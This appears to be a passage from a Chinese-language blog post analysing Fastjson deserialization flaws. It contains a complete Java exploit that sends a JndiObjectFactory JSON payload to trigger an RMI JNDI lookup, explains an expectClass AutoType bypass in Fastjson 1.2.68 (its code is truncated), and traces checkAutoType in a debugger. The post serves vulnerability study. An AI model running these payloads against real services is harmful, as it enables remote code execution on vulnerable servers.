
- org.apache.shiro.jndi.JndiObjectFactory类exp:
1
2
3
4
5
6
7
8
9
10
11
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;
public class exp2 {
public static void main(String[] args) {
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
String json = "{\"@type\":\"org.apache.shiro.jndi.JndiObjectFactory\",\"resourceName\":\"rmi://localhost:1099/RO\",\"instance\":{\"$ref\":\"$.instance\"}}";
JSON.parseObject(json);
}
}
1.2.68
使用expectClass绕过AutoType
条件
- Fastjson <= 1.2.68;
- 利用类必须是expectClass类的子类或实现类,并且不在黑名单中;
漏洞原理
本次绕过主要的点是在checkAutoType函数的第二个参数expectClass,通过传入一个类作为expectClass参数,在传入一个这个类的子类或者是实现类来实现对checkAutoType的绕过,最终执行恶意代码。
但是这个子类或者是实现类的构造方法,或getter/setter方法必须得进行危险操作才可以哈。
漏洞复现
AutoCloseable作为expectClass参数,然后在写一个执行恶意方法的类来模拟一下
记得要实现AutoCloseable
VulAutoCloseable
1 | import java.io.IOException; |
exp
1 | import com.alibaba.fastjson.JSON; |
发现命令是可以执行的
漏洞分析

还是从checkAutoType这里开始分析,第一次的expectClass是null
因为autoType是没有开启的所以这边直接过了
这里从map中获取类,然后进行判断,主要判断clazz是否为null,有没有白名单,然后判断目标类是不是expectClass类的子类或者实现类并且不能是hashmap类型,因为expectClass在这里的判断中为null,所以直接就return了。
然后就出来了,接着向下走,一直到获取反序列化器的位置
在这里进行反序列化,我们来跟进看一下逻辑
首先我们能看到现在的type是AutoCloseable,继续向下调试
我们会发现又会进入到checkAutoType方法,但是这一次的expectClass参数不为空,它是我们第一次传入的AutoCloseable,现在目标类变成了VulAutoCloseable
由于存在了expectClass类这里的expectClassFlag为true
又因为这里的expectClassFlag是true所以会进入到autoType的开启逻辑里,当然没有白名单,目标类也不在黑名单中,所以就直接出来了。
接着又进入到autoType的关闭逻辑里,一样是直接就出来了。